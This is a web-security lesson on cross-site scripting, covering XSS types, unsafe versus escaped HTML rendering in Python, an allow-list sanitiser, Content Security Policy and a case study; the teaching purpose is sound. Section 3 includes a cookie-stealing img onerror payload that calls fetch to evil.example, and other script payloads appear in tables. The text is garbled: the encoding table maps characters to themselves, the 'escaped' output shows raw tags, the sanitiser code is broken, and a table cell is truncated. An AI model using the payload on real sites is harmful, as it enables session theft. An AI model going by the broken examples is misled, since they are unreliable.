Web Security (OWASP Top 10) · Lesson 4 of 9 · Updated ·
Cross-Site Scripting (XSS) — Stored, Reflected and DOM XSS, and How to Stop Them
Cross-Site Scripting (XSS) is injection into HTML: user input ends up in a page as code instead of text, and the attacker's JavaScript runs in other users' browsers — with their login, on your domain. It's part of A05 Injection in the OWASP Top 10:2025.
1. Why XSS is so dangerous
Script running on your domain can do anything the user can:
- read the page (marks, messages, personal data) and send it away
- act as the user — change their email, post spam, transfer points
- steal cookies that are not
HttpOnly - show a fake "session expired, log in again" form (phishing on your real domain)
2. The three types

| Type | Where the payload lives | Example |
|---|---|---|
| Stored | saved in your database | a forum comment containing <script> shown to every reader |
| Reflected | in a link the victim clicks | /search?q=<script>…</script> and the page prints "Results for …" |
| DOM-based | handled only by the page's JavaScript | element.innerHTML = location.hash |
Stored XSS is the worst: one post can hit every visitor.
3. See the bug: building HTML with strings
def render_comment_unsafe(name, text):
    return f"<div class='comment'><b>{name}</b>: {text}</div>"

payload = "<img src=x onerror=\"fetch('https://evil.example/?c='+document.cookie)\">"
print(render_comment_unsafe("Ravi", "Great lesson!"))
print(render_comment_unsafe("Hacker", payload))
<div class='comment'><b>Ravi</b>: Great lesson!</div>
<div class='comment'><b>Hacker</b>: <img src=x onerror="fetch('https://evil.example/?c='+document.cookie)"></div>
In a browser, that <img> fails to load, its onerror runs, and the visitor's cookies are sent to the attacker. Notice the payload didn't even need a <script> tag — blocking the word "script" is not a fix.
4. The fix: output encoding

Convert the special HTML characters into entities when you put data into HTML, so the browser shows them as text:
| Character | Encoded |
|---|---|
< | < |
> | > |
& | & |
" | " |
' | ' |
from html import escape

def render_comment_safe(name, text):
    return f"<div class='comment'><b>{escape(name)}</b>: {escape(text)}</div>"

payload = "<img src=x onerror=\"alert(1)\">"
print(render_comment_safe("Hacker", payload))
<div class='comment'><b>Hacker</b>: <img src=x onerror="alert(1)"></div>
The browser now displays the attack as harmless text.
Encode for the right context. HTML text, HTML attributes, JavaScript strings and URLs each need their own encoding. That's why you should let a template engine do it:
| Framework | Safe by default | Dangerous escape hatch |
|---|---|---|
| React / Next.js | {userText} is escaped | dangerouslySetInnerHTML |
| Angular | {{ userText }} | bypassSecurityTrustHtml |
| Django / Jinja2 | {{ text }} auto-escapes | ` |
| Thymeleaf (Spring) | th:text | th:utext |
| Vanilla JS | el.textContent = text | el.innerHTML = text |
If you ever use the escape hatch, the content must be sanitised first.
5. When users need rich text: sanitise with an allow-list
A blog editor or a "markdown comments" feature needs some HTML. Use a proven sanitiser (DOMPurify in the browser, bleach/nh3 in Python) that keeps only an allow-list of tags and attributes. The idea, in miniature:
import re
from html import escape
ALLOWED = {"b", "i", "code"}
def sanitise(text):
text = escape(text) # 1. make everything plain text
for tag in ALLOWED: # 2. re-enable only harmless tags with no attributes
text = text.replace(f"<{tag}>", f"<{tag}>").replace(f"</{tag}>", f"</{tag}>")
return text
print(sanitise("Use <b>binary search</b> on a <code>sorted</code> list"))
print(sanitise("<b onmouseover=alert(1)>hi</b> <script>alert(2)</script>"))
Use <b>binary search</b> on a <code>sorted</code> list
<b onmouseover=alert(1)>hi</b> <script>alert(2)</script>
Only bare <b>, <i> and <code> survive; anything with attributes or other tags stays as harmless text. (In real projects use a maintained library — sanitising HTML correctly has many edge cases.)
6. Content Security Policy: the safety net
Even with perfect encoding, a mistake can slip in. A CSP header tells the browser which scripts are allowed to run:
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self'; frame-ancestors 'none'
With this policy, inline <script> and onerror= handlers are blocked, and scripts load only from your own domain. Modern apps use nonces (script-src 'nonce-r4nd0m') for the few inline scripts they need. Plus: HttpOnly cookies mean XSS can't simply read the session.
7. Case study: one profile field, thousands of victims
A coding-practice site let users set a "bio" shown on the public leaderboard. The bio was inserted with innerHTML to support line breaks. A user set their bio to a script that silently followed them and changed the visitor's display name. Every visitor to the leaderboard was affected within hours.
Root cause: innerHTML with user data. Fix: render as text (textContent, CSS white-space: pre-line for line breaks), a CSP blocking inline scripts, and a security review checklist item: "Any innerHTML / dangerouslySetInnerHTML?".
Common mistakes
- Blocking the word
<script>(attackers useonerror,onload,javascript:URLs, SVG…). - Escaping on input and storing escaped data — double encoding problems; escape on output, for the context.
- Trusting data "from our own database" — stored XSS comes exactly from there.
- Putting user input into
hrefwithout checking it starts withhttps://(ajavascript:URL runs code on click).
Quick recap
- XSS = user input runs as JavaScript in other users' browsers.
- Types: stored, reflected, DOM.
- Fix: context-aware output encoding — use your framework's default escaping; avoid
innerHTML/dangerouslySetInnerHTML. - Rich text → allow-list sanitiser. Safety net → CSP + HttpOnly cookies.